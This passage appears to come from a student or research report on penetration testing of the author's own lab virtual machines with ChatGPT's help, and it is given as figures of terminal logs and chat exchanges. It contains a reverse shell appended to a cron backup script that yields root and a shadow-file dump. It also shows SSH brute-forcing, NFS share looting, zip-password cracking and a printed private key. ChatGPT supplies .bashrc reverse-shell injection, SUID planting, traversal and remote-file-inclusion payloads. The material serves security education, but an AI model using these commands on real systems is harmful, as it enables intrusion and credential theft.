grimmie@academy:~$ echo 'bash -i >& /dev/tcp/192.168.1.4/5555 0>&1' >> /home/grimmie/backup.sh
grimmie@academy:~$ cat backup.sh
#!/bin/bash

rm /tmp/backup.zip
zip -r /tmp/backup.zip /var/www/html/academy/includes
chmod 700 /tmp/backup.zip
bash -i >& /dev/tcp/192.168.1.4/5555 0>&1
grimmie@academy:~$

```

Fig. 35. Modified backup.sh file

```

(kali㉿kali)-[~]
└─$ nc -nvlp 5555
listening on [any] 5555 ...
connect to [192.168.1.4] from (UNKNOWN) [192.168.1.7] 34542
bash: cannot set terminal process group (14049): Inappropriate ioctl for device
bash: no job control in this shell
root@academy:~# whoami
root
root@academy:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@academy:~# cat /etc/shadow
cat /etc/shadow
root:$6$ahtry9roVL5oY1fo$V87.Z0yfRA9cGeRawFky4jnS03RJec6xqEYM5RmSzMABjzYtvAPiZtp0eRwdyj3qUoPhA2ZYD40h/nC6G0P
nB.:18776:0:99999:7:::
daemon*:18776:0:99999:7:::
bin*:18776:0:99999:7:::
sys*:18776:0:99999:7:::

```

Fig. 36. Successful root shell obtained

```

(kali@kali)-[~/dev_linux]
$ nmap -p- -A -T4 -oA scan_results_VM_10 192.168.1.10

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-27 18:23 +04
Nmap scan report for 192.168.1.10
Host is up (0.0021s latency).
Not shown: 65526 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u4 (protocol 2.0)
| ssh-hostkey:
| 2048 bd:96:ec:08:2f:b1:ea:06:ca:fc:46:8a:7e:8a:e3:55 (RSA)
| 256 56:32:3b:9f:48:2d:e0:7e:1b:df:20:f8:03:60:56:5e (ECDSA)
|_ 256 95:dd:20:ee:6f:01:b6:e1:43:2e:3c:f4:38:03:5b:36 (ED25519)
80/tcp    open  http     Apache httpd 2.4.59 ((Debian))
|_ http-title: Bolt - Installation error
|_ http-server-header: Apache/2.4.59 (Debian)
111/tcp   open  rpcbind  2-4 (RPC #100000)
| rpcinfo:
|  program version  port/proto  service
| 100000  2,3,4    111/tcp     rpcbind
| 100000  2,3,4    111/udp     rpcbind
| 100000  3,4      111/tcp6    rpcbind
| 100000  3,4      111/udp6    rpcbind
| 100003  3        2049/udp    nfs
| 100003  3        2049/udp6   nfs
| 100003  3,4      2049/tcp    nfs
| 100003  3,4      2049/tcp6   nfs
| 100005  1,2,3    41553/tcp6  mountd
| 100005  1,2,3    47951/udp   mountd
| 100005  1,2,3    48137/tcp   mountd
| 100005  1,2,3    51620/udp6  mountd
| 100021  1,3,4    35149/tcp6  nlockmgr
| 100021  1,3,4    36407/tcp   nlockmgr
| 100021  1,3,4    45967/udp6  nlockmgr
| 100021  1,3,4    58641/udp   nlockmgr
| 100227  3        2049/tcp    nfs_acl
| 100227  3        2049/tcp6   nfs_acl
| 100227  3        2049/udp    nfs_acl
|_ 100227  3        2049/udp6   nfs_acl
2049/tcp  open  nfs      3-4 (RPC #100003)
8080/tcp  open  http     Apache httpd 2.4.59 ((Debian))
| http-open-proxy: Potentially OPEN proxy.
|_ Methods supported: CONNECTION
|_ http-server-header: Apache/2.4.59 (Debian)
|_ http-title: PHP 7.3.31-1-deb10u7 - phpinfo()
36407/tcp open  nlockmgr 1-4 (RPC #100021)
40583/tcp open  mountd    1-3 (RPC #100005)
43695/tcp open  mountd    1-3 (RPC #100005)
48137/tcp open  mountd    1-3 (RPC #100005)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

```

Fig. 37. Nmap scan results for Linux VM 2

During the second scanning phase of the ethical hacking process, I conducted a comprehensive Nmap scan, as displayed below, on my target machine (192.168.1.10). I am running VirtualBox on my MacBook as the physical host, with Kali as my attack platform in a virtual machine. The target machine is also a virtual machine, and both are operating within a VLAN, with communication facilitated through a NAT Network. Could you please analyse the results and recommend potential attack vectors for gaining access to this machine, starting with the most likely and straightforward options? Please provide the information in a table format, including the following columns: 'Seq', 'Port No', 'Running Service', 'Potential Issue', 'Severity Level', 'Description', 'Steps to Exploit', 'Kali Commands', and 'Exploitation Success Likelihood'.  (kali@kali)~\$

```
$ nmap -T4 -A -p- 192.168.1.10 -oA nmap_full_portscan_dev
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-17 11:29
+04
Nmap scan report for 192.168.1.10
Host is up (0.0019s latency).
Not shown: 65526 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u4 (protocol 2.0)
| ssh-hostkey:
| 2048 bd:96:ec:08:2f:b1:ea:06:ca:fc:46:8a:7e:8a:e3:55 (RSA)
| 256 56:32:3b:9f:48:2d:e0:7e:1b:df:20:f8:03:60:56:5e (ECDSA)
_ 256 95:dd:20:ee:6f:01:b6:e1:43:2e:3c:f4:38:03:5b:36 (ED25519)
80/tcp    open  http     Apache httpd 2.4.59 ((Debian))
|_ http-server-header: Apache/2.4.59 (Debian)
|_ http-title: Bolt - Installation error
111/tcp   open  rpcbind  2-4 (RPC #100000)
| rpcinfo:
|  program version  port/proto  service
| 100000  2,3,4    111/tcp    rpcbind
```

Fig. 38. Requesting ChatGPT to analyse nmap output (part 1)

```

| 100000 2,3,4    111/tcp  rpcbind
| 100000 2,3,4    111/udp  rpcbind
| 100000 3,4      111/tcp6  rpcbind
| 100000 3,4      111/udp6  rpcbind
| 100003 3        2049/udp  nfs
| 100003 3        2049/udp6 nfs
| 100003 3,4      2049/tcp  nfs
| 100003 3,4      2049/tcp6 nfs
| 100005 1,2,3    34939/udp mountd
| 100005 1,2,3    45185/tcp6 mountd
| 100005 1,2,3    48893/tcp  mountd
| 100005 1,2,3    50676/udp6 mountd
| 100021 1,3,4    35497/tcp6 nlockmgr
| 100021 1,3,4    36163/tcp  nlockmgr
| 100021 1,3,4    41334/udp  nlockmgr
| 100021 1,3,4    55766/udp6 nlockmgr
| 100227 3        2049/tcp  nfs_acl
| 100227 3        2049/tcp6 nfs_acl
| 100227 3        2049/udp  nfs_acl
|_ 100227 3        2049/udp6 nfs_acl
2049/tcp open  nfs      3-4 (RPC #100003)
8080/tcp open  http      Apache httpd 2.4.59 ((Debian))
| http-open-proxy: Potentially OPEN proxy.
|_Methods supported:CONNECTION
|_http-server-header: Apache/2.4.59 (Debian)
|_http-title: PHP 7.3.31-1~deb10u7 - phpinfo()
33881/tcp open  mountd    1-3 (RPC #100005)
36163/tcp open  nlockmgr  1-4 (RPC #100021)
37529/tcp open  mountd    1-3 (RPC #100005)
48893/tcp open  mountd    1-3 (RPC #100005)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 36.23 seconds

```

Fig. 39. Requesting ChatGPT to analyse nmap output (part 2)

Potential Attack Vectors:

Seq	Port No	Running Service	Potential Issue	Severity	Steps to Exploit	Kali Commands	Likelihood
1	22	SSH (OpenSSH 7.9p1)	Weak passwords, outdated version	High	Brute-force weak credentials, check for CVEs	<code>hydra -l <user> -P <list> ssh://target</code>	Medium
2	80	Apache (Bolt CMS)	Installation error	Medium	Check for CMS vulnerabilities, exploit installation errors	Use browser or <code>curl</code> to investigate	Medium
3	2049	NFS	Misconfigured NFS permissions	High	Mount NFS shares, check for sensitive files or misconfigurations	<code>showmount -e <target></code> , mount the share	High
4	8080	Apache (PHP info)	Open proxy, misconfigurations	Medium	Use <code>phpinfo()</code> for system details, check proxy for exploitation	Access via browser or <code>curl</code>	Medium
5	111	RPCbind	Misconfigured RPC services	Medium	Enumerate RPC services, exploit directory traversal if possible	<code>rpcinfo -p <target></code>	Medium
6	33881	mountd (RPC)	Misconfigured mountd	High	Enumerate mountd for vulnerable shares	Continue RPC and NFS enumeration	Medium
7	36163	nlockmgr (RPC)	NFS file locking vulnerabilities	Medium	Investigate potential file locking issues or service disruption	Further NFS enumeration	Low
8	48893	mountd (RPC)	Misconfigured mountd	High	Explore additional mountd services	Continue mountd enumeration	Medium

Fig. 40. ChatGPT's analysis of nmap output

Let's start by attempting to crack the root account over SSH from the Kali terminal, ensuring verbose mode is enabled. Provide a concise, step-by-step guide with explanations for each command option.



Step	Action	Command/Details	Explanation
1	Choose Password List	rockyou.txt (located at /usr/share/wordlists/rockyou.txt)	Standard password list for brute-forcing.
2	Run Hydra Command in Verbose Mode	hydra -l root -P /usr/share/wordlists/rockyou.txt ssh://192.168.1.10 -t 4 -f -V	Starts brute-forcing with Hydra in verbose mode.
3	Set Username	-l root	Specifies the target username (root).
4	Specify Password List	-P /usr/share/wordlists/rockyou.txt	Specifies path to the password list to try against root.
5	Limit Task Count	-t 4	Limits concurrent attempts to 4 to avoid detection.
6	Stop on Success	-f	Stops attack once a valid password is found.
7	Enable Verbose Mode	-V	Shows each password attempt in real-time.
8	Monitor Output	Watch Hydra's output for any successful credentials.	Hydra will display the username and password if found.
9	Log into SSH (if successful)	ssh root@192.168.1.10	Use the discovered password to access the root account via SSH.



Fig. 41. Request and response from ChatGPT on SSH usage

```

(kali㉿kali)-[~]
$ hydra -l root -P /usr/share/wordlists/rockyou.txt ssh://192.168.1.10 -t 4 -f -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service org
anizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-27 20:02:52
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous sess
ion found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344404 login tries (l:1/p:14344404), ~3586101 tries per
task
[DATA] attacking ssh://192.168.1.10:22/
[ATTEMPT] target 192.168.1.10 - login "root" - pass "islamic-1234" - 1 of 14344404 [child 0] (0/0)
[ATTEMPT] target 192.168.1.10 - login "root" - pass "123456" - 2 of 14344404 [child 1] (0/0)
[ATTEMPT] target 192.168.1.10 - login "root" - pass "12345" - 3 of 14344404 [child 2] (0/0)
[ATTEMPT] target 192.168.1.10 - login "root" - pass "123456789" - 4 of 14344404 [child 3] (0/0)
[ATTEMPT] target 192.168.1.10 - login "root" - pass "password" - 5 of 14344404 [child 2] (0/0)
[ATTEMPT] target 192.168.1.10 - login "root" - pass "iloveyou" - 6 of 14344404 [child 0] (0/0)
[ATTEMPT] target 192.168.1.10 - login "root" - pass "princess" - 7 of 14344404 [child 3] (0/0)
[ATTEMPT] target 192.168.1.10 - login "root" - pass "1234567" - 8 of 14344404 [child 1] (0/0)
[ATTEMPT] target 192.168.1.10 - login "root" - pass "rockyou" - 9 of 14344404 [child 2] (0/0)
[ATTEMPT] target 192.168.1.10 - login "root" - pass "12345678" - 10 of 14344404 [child 0] (0/0)
[ATTEMPT] target 192.168.1.10 - login "root" - pass "abc123" - 11 of 14344404 [child 3] (0/0)
[ATTEMPT] target 192.168.1.10 - login "root" - pass "nicole" - 12 of 14344404 [child 1] (0/0)
[ATTEMPT] target 192.168.1.10 - login "root" - pass "daniel" - 13 of 14344404 [child 2] (0/0)
[ATTEMPT] target 192.168.1.10 - login "root" - pass "babygirl" - 14 of 14344404 [child 0] (0/0)

```

Fig. 42. Attempting SSH cracking

Port NFS (Port 2049) is open, as indicated by our previous Nmap scan. I have just used the following command: "`└─(kali㉿kali)-[~/dev_linux]`"

```
└─$ showmount -e 192.168.1.10
```

Export list for 192.168.1.10:
`/srv/nfs 172.16.0.0/12,10.0.0.0/8,192.168.0.0/16". Please guide me through the next steps to exploit this target VM (192.168.1.10).`

Fig. 43. Requesting ChatGPT's guidance on using the `showmount` command



Here's the summary of the steps to exploit the NFS service (Port 2049) based on the response above:

Step	Action	Command/Details	Expected Outcome
1	Review Export List	<code>showmount -e 192.168.1.10</code>	Identify NFS shares and client IP ranges that can access the server.
2	Create a Mount Point	<code>sudo mkdir /mnt/nfs</code>	Prepare a local directory to mount the NFS share.
3	Mount NFS Share	<code>sudo mount -t nfs 192.168.1.10:/srv/nfs /mnt/nfs</code>	Mount the NFS share to your local directory.
4	Verify the Mount	<code>ls -la /mnt/nfs</code>	Check if the NFS share has been successfully mounted and list its contents.
5	Examine Contents	Search for sensitive files such as SSH keys, <code>.bash_history</code> , <code>.ssh/config</code> , or other configuration files.	Discover sensitive information that could be useful for further exploitation.
6	Check Writable Permissions	<code>touch /mnt/nfs/testfile</code>	Test if the share is writable by creating a file. If successful, you can upload malicious files.
7	Privilege Escalation (Option 1: Modify <code>.bashrc</code>)	<code>echo "bash -i >&/dev/tcp/<YOUR_IP>/<YOUR_PORT> 0>&1" >> /mnt/nfs/home/[user]/.bashrc</code>	Append a reverse shell command to a user's <code>.bashrc</code> . It will execute when the user logs in.
8	Privilege Escalation (Option 2: Upload SUID Binary)	1. Compile a SUID shell binary. 2. Upload it to the NFS share and set the SUID bit using <code>chmod +s /mnt/nfs/suid_shell</code> .	Execute the binary to gain a root shell.
9	Unmount NFS Share	<code>sudo umount /mnt/nfs</code> ↓	Safely unmount the NFS share when finished.

Fig. 44. ChatGPT's response for using the `showmount` command

```

(kali㉿kali)-[~/dev_linux]
$ showmount -e 192.168.1.10
Export list for 192.168.1.10:
/srv/nfs 172.16.0.0/12,10.0.0.0/8,192.168.0.0/16

(kali㉿kali)-[~/dev_linux]
$ ip a | grep inet | grep -v inet6
inet 127.0.0.1/8 scope host lo
inet 192.168.1.4/24 brd 192.168.1.255 scope global eth0
inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0

(kali㉿kali)-[~/dev_linux]
$ sudo mkdir /mnt/dev2

(kali㉿kali)-[~/dev_linux]
$ sudo mount 192.168.1.10:/srv/nfs /mnt/dev2

(kali㉿kali)-[~/dev_linux]
$ ls /mnt/dev2
save.zip

(kali㉿kali)-[~/dev_linux]
$ unzip /mnt/dev2/save.zip
Archive: /mnt/dev2/save.zip
[/mnt/dev2/save.zip] id_rsa password:
  skipping: id_rsa                incorrect password
  skipping: todo.txt              incorrect password

(kali㉿kali)-[~/dev_linux]
$

```

Fig. 45. Steps for executing showmount

```

(kali@kali)-[~/dev_linux]
$ zip2john /mnt/nfs/save.zip > zipJTRhash
ver 2.0 efh 5455 efh 7875 save.zip/id_rsa PKZIP Encr: TS_chk, cmplen=1435, decmplen=1876, crc=15E468E2 ts=2A
0D cs=2a0d type=8
ver 2.0 efh 5455 efh 7875 save.zip/todo.txt PKZIP Encr: TS_chk, cmplen=138, decmplen=164, crc=837FAA9E ts=2A
A1 cs=2aa1 type=8
NOTE: It is assumed that all files in each archive have the same password.
If that is not the case, the hash may be uncrackable. To avoid this, use
option -o to pick a file at a time.

(kali@kali)-[~/dev_linux]
$ cat zipJTRhash
save.zip:$pkzip$2*1*1*0*8*24*2a0d*fa2fd40a19c9abbcb3b68f36c7408290b667892909fe2a69a375691c081567b216099286*2
*0*8a*a4*837faa9e+5eb*42*8*8a*2aa1*b677b6989f72ee6f3e50d638fcedfc42508d4f87903a6edc960ab38f2c8795ce11b818da9
f5723ca1ac08e5c4ff76699bbd1a3c4307a1c97971cce7bb8a5be88359a6a20b4e5a7417558ac38cd45bc32b97ff8d3fc671c4b97fb1
7011bdcfa702d5b0d7d88b63a6ea62e5e7fd06ca4f8309e9cbd637aff0de5d564e81ec472e9b457baf2c71d5c6d7ae9*$/pkzip$:: sa
ve.zip:todo.txt, id_rsa:/mnt/nfs/save.zip

(kali@kali)-[~/dev_linux]
$ john --wordlist=/usr/share/wordlists/rockyou.txt zipJTRhash
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
No password hashes left to crack (see FAQ)

(kali@kali)-[~/dev_linux]
$ john --show zipJTRhash
save.zip:java101::save.zip:todo.txt, id_rsa:/mnt/nfs/save.zip

1 password hash cracked, 0 left

(kali@kali)-[~/dev_linux]

```

Fig. 46. Cracking the password for save.zip using John the Ripper (JTR)

```

(kali@kali)-[~/mnt/dev2]
$ sudo unzip save.zip
Archive: save.zip
[save.zip] id_rsa password:
  inflating: id_rsa
  inflating: todo.txt

(kali@kali)-[~/mnt/dev2]
$ ls
id_rsa  save.zip  todo.txt

(kali@kali)-[~/mnt/dev2]
$ cat todo.txt
- Figure out how to install the main website properly, the config file seems correct...
- Update development website
- Keep coding in Java because it's awesome

jp

(kali@kali)-[~/mnt/dev2]
$ cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAACmFlczI1Ni1jdHIAAAAGYmNyeXB0AAAAGAAAABDVFCI+ea
0xYnmZX4CmL9ZbAAAAEAAAAEAAAEXAAAB3NzaC1yc2EAAAADAQABAAQAC/kR5*49E4
0gkpiTPjvLVnuS3POptOks9qC3uiacuyX33vQBHCJ+vEFzkbkgvtO3RRQodNTfTEB181Pj
3Ay6SJeQu6omZha8fVHh/y2ZMRjAWRs+2hsT1Z/JONKNWMEqQKSuhBLSMzhkUEEbw3WLq
S0kiHCK/0VnPZ8EdMcsMGdj2MUm+ccr0GZySfG5SAJzJw2BGnjFSS+dERxb7e9tSLgDv4n
Wg7fWw2dcG956mh1ZrPau7Gc1hFHQLLHPGXX3Xp0f5/pGzkk6JACzCKIQj0Qo3ueb6JSC
xWgnw6ey6XyWTi9i7TdfFYCSiFW//jkeczyaQ0xI/hyqYfLeiRB3AAAD0PHU/4RN8f2HUG
ks1NM9+C9B+Fpn+nGjRj6/53m3HoBaUb/JZyVuvOXNoYnxNKIXHP5r4ytsd8X8xp5zTpi1
tNmTeoB1kyoi2Uh70yPo4M6VlNupSeCzMQIYs/Wqya4ycyv1/yhGAPTzG8ARqop/RTQJtI
EYVDbTxKxr7JGBfaBPiFwdUIKLN1yBXWMrRIs3SBo0aQ/n+CZKQ65mMFRs4VwqpUsRJ8y7
ZoLZI fwaunV5f10PsCR8rp/2g563gK0bu+iVUqeo+kJMtFN7yEj20a06N/Ed04x/LVhqjY
SPZD6w23mPp2I693o0p1VpITshV2tAlK1lLvS239gU45J4VLxFtclJrLSAhc1ktnHw1e4U

```

Fig. 47. Revealed contents of the zipped folder

```

END OF ENOUGH PRIVATE KEY

(kali㉿kali)-[/mnt/dev2]
$ ssh -i id_rsa jp@192.168.1.10
jp@192.168.1.10's password:
Permission denied, please try again.
jp@192.168.1.10's password:
Permission denied, please try again.
jp@192.168.1.10's password:
jp@192.168.1.10: Permission denied (publickey,password).

(kali㉿kali)-[/mnt/dev2]
$ ssh -i id_rsa root@192.168.1.10
root@192.168.1.10's password:
Permission denied, please try again.
root@192.168.1.10's password:
Permission denied, please try again.
root@192.168.1.10's password:
root@192.168.1.10: Permission denied (publickey,password).

(kali㉿kali)-[/mnt/dev2]
$ 

```

Fig. 48. Attempting SSH login to `jp` and `root` users (unsuccessful)

I attempted a quick brute-force attack on SSH (port 22) using common passwords, but it was unsuccessful. However, as noted earlier, I've made good progress with NFS (port 2049). Now, let's shift focus to gaining access through ports 80 and 8080. Please provide exploitation instructions for the target VM using these ports, formatted in a table. Ensure the response is detailed yet concise enough to fit in an A4-sized screenshot.

Fig. 49. Requesting ChatGPT's guidance for accessing services on ports 80 and 8080



Seq	Port No	Service	Potential Issue	Severity	Description	Steps to Exploit	Kali Commands
1	80	HTTP (Apache, Bolt CMS)	Installation Error	Medium	Bolt CMS may have misconfigurations or vulnerabilities exploitable through common web attacks or plugins.	Check for CMS vulnerabilities and enumerate directories for sensitive files.	Directory Enumeration: <code>gobuster dir -u http://192.168.1.10 -w /usr/share/wordlists/dirb/common.txt</code> Check CMS Exploits: <code>searchsploit bolt cms</code>
2	80/8080	HTTP (Apache)	Directory Traversal	Medium	Misconfigured directory permissions may allow traversal to access restricted files.	Test for directory traversal vulnerabilities by adding <code>../</code> sequences in the URL.	Example: <code>http://192.168.1.10:8080/dev/index.php?p=../../../../etc/passwd</code> <code>http://192.168.1.10/index.php?p=../../../../etc/passwd</code>
3	8080	HTTP (Apache, PHP)	Open Proxy / Misconfiguration	Medium	The open proxy and <code>phpinfo()</code> page on 8080 may reveal system information or allow misuse of proxy settings.	Gather information using <code>phpinfo()</code> and test the open proxy configuration for exploitation.	Access PHP Info: <code>curl http://192.168.1.10:8080/phpinfo.php</code> Test Proxy: Configure a tool (e.g., BurpSuite) to route traffic through 192.168.1.10:8080
4	8080	HTTP (Apache, PHP)	RFI / LFI / Command Injection	High	URL parameters like <code>?p=site.setup</code> may be vulnerable to Remote File Inclusion (RFI), Local File Inclusion (LFI), or command injection.	Attempt to include remote files or inject commands via the <code>p</code> parameter.	RFI Test: <code>http://192.168.1.10:8080/dev/index.php?p=http://<YOUR_IP>/malicious.txt</code> Command Injection: <code>http://192.168.1.10:8080/dev/index.php?p=ls</code>



Fig. 50. ChatGPT's response for accessing services on ports 80 and 8080

```
(kali@kali)~[/dev_linux]
$ gobuster dir -u http://192.168.1.10 -w /usr/share/wordlists/dirb/common.txt >> gobuster_dev_port80.commonScan
onScan

Progress: 4614 / 4615 (99.98%)

(kali@kali)~[/dev_linux]
$ cat gobuster_dev_port80.commonScan


Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.1.10
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/.hta (Status: 403) [Size: 277]
/app (Status: 301) [Size: 310] [→ http://192.168.1.10/app/]
/.htaccess (Status: 403) [Size: 277]
/.htpasswd (Status: 403) [Size: 277]
/extensions (Status: 301) [Size: 317] [→ http://192.168.1.10/extensions/]
/index.php (Status: 200) [Size: 3833]
/public (Status: 301) [Size: 313] [→ http://192.168.1.10/public/]
/server-status (Status: 403) [Size: 277]
/src (Status: 301) [Size: 310] [→ http://192.168.1.10/src/]
/vendor (Status: 301) [Size: 313] [→ http://192.168.1.10/vendor/]
```

Fig. 51. Gobuster scan results for port 80



Index of /app

Name	Last modified	Size	Description
Parent Directory		-	
cache/	2022-06-06 00:40	-	
config/	2022-06-06 00:40	-	
database/	2022-06-06 00:40	-	
nut	2020-10-19 12:40	633	

Apache/2.4.59 (Debian) Server at 192.168.1.10 Port 80

Fig. 52. Directory listing for the app folder





Fig. 53. Bolt database file



Name	Last modified	Size	Description
Parent Directory	-	-	-
bolt.db	2024-04-28 10:42	288K	

Apache/2.4.59 (Debian) Server at 192.168.1.10 Port 80

I've made some progress! I've just accessed
 http://192.168.1.10/app/database/, where I found a file
 named bolt.db, which I have downloaded. The contents of this file
 are shown below. Please guide me through the next steps to exploit
 this target VM. (kali@kali)-[~]
 └─\$ cat ~/Downloads/bolt.db
 format 3@ H0:0E00vh
 bolt_pagebolt_homepageowcasebolt_entries

;;
 ?

v\$BmzE);indexIDX_4C524BC3EA1129437
 8CED90Bbolt_relationsCREATE INDEX
 IDX_4C524BC3E 294378CED90B ON bolt_relations
 (from_contenttype,

Fig. 54. Requesting ChatGPT's guidance for analysing the Bolt database

Step	Action	Commands	Purpose
1. Inspect Database	Open and explore the <code>bolt.db</code> file using <code>sqlite3</code> to list tables and contents.	<code>sqlite3 ~/Downloads/bolt.db</code> <code>sqlite> .tables</code> <code>sqlite> SELECT * FROM bolt_users;</code>	Explore for usernames, password hashes, or tokens.
2. Extract Hashes	If password hashes are found in the <code>bolt_users</code> table, extract and identify the hash type.	<code>SELECT * FROM bolt_users;</code>	Retrieve hashed passwords for cracking.
3. Crack Hashes	Attempt to crack password hashes using tools like hashcat or John the Ripper .	hashcat: <code>hashcat -m 3200 <hash></code> <code>/usr/share/wordlists/rockyou.txt</code> John: <code>john --</code> <code>wordlist=/usr/share/wordlists/rockyou.txt</code> <code><hash-file></code>	Crack the passwords for access.
4. Check Auth Tokens	Look for valid tokens in the <code>bolt_authtoken</code> table to bypass authentication.	<code>SELECT * FROM bolt_authtoken;</code>	Reuse tokens for login without cracking passwords.
5. Login to CMS	If valid credentials or tokens are obtained, log into the Bolt CMS admin panel.	Open browser: <code>http://192.168.1.10/app/bolt</code> 	Gain administrative access to the web server.

Fig. 55. ChatGPT's response on guiding through the Bolt database

```

(kali㉿kali)-[~/dev_linux]
$ sqlite3 bolt.db
SQLite version 3.45.1 2024-01-30 16:01:20
Enter ".help" for usage hints.
sqlite> .tables
bolt_authtoken      bolt_field_value    bolt_pages          bolt_users
bolt_blocks         bolt_homepage       bolt_relations
bolt_cron           bolt_log_change     bolt_showcases
bolt_entries        bolt_log_system     bolt_taxonomy
sqlite> select * from bolt_users;
sqlite> select * from bolt_authtoken;
sqlite> SELECT COUNT(*) FROM bolt_users;
0
sqlite>

```

Fig. 56. Tables within the Bolt database




Fig. 57. Directory listing of the config folder



Please sift through this content to see if you can find any interesting information that could be helpful in exploiting our target

VM. `└──(kali㉿kali)~[~/dev_linux]`

`└─$ cat config.yml`

`# Database setup. The driver can be either 'sqlite', 'mysql' or 'postgres'.`

`#`

`# For SQLite, only the databasename is required. However, MySQL and PostgreSQL`

`# also require 'username', 'password', and optionally 'host' ( and 'port' ) if the database`

`# server is not on the same host as the web server.`

`#`

`# If you're trying out Bolt, just keep it set to SQLite for now.`

`database:`

`driver: sqlite`

`databasename: bolt`

`username: bolt`

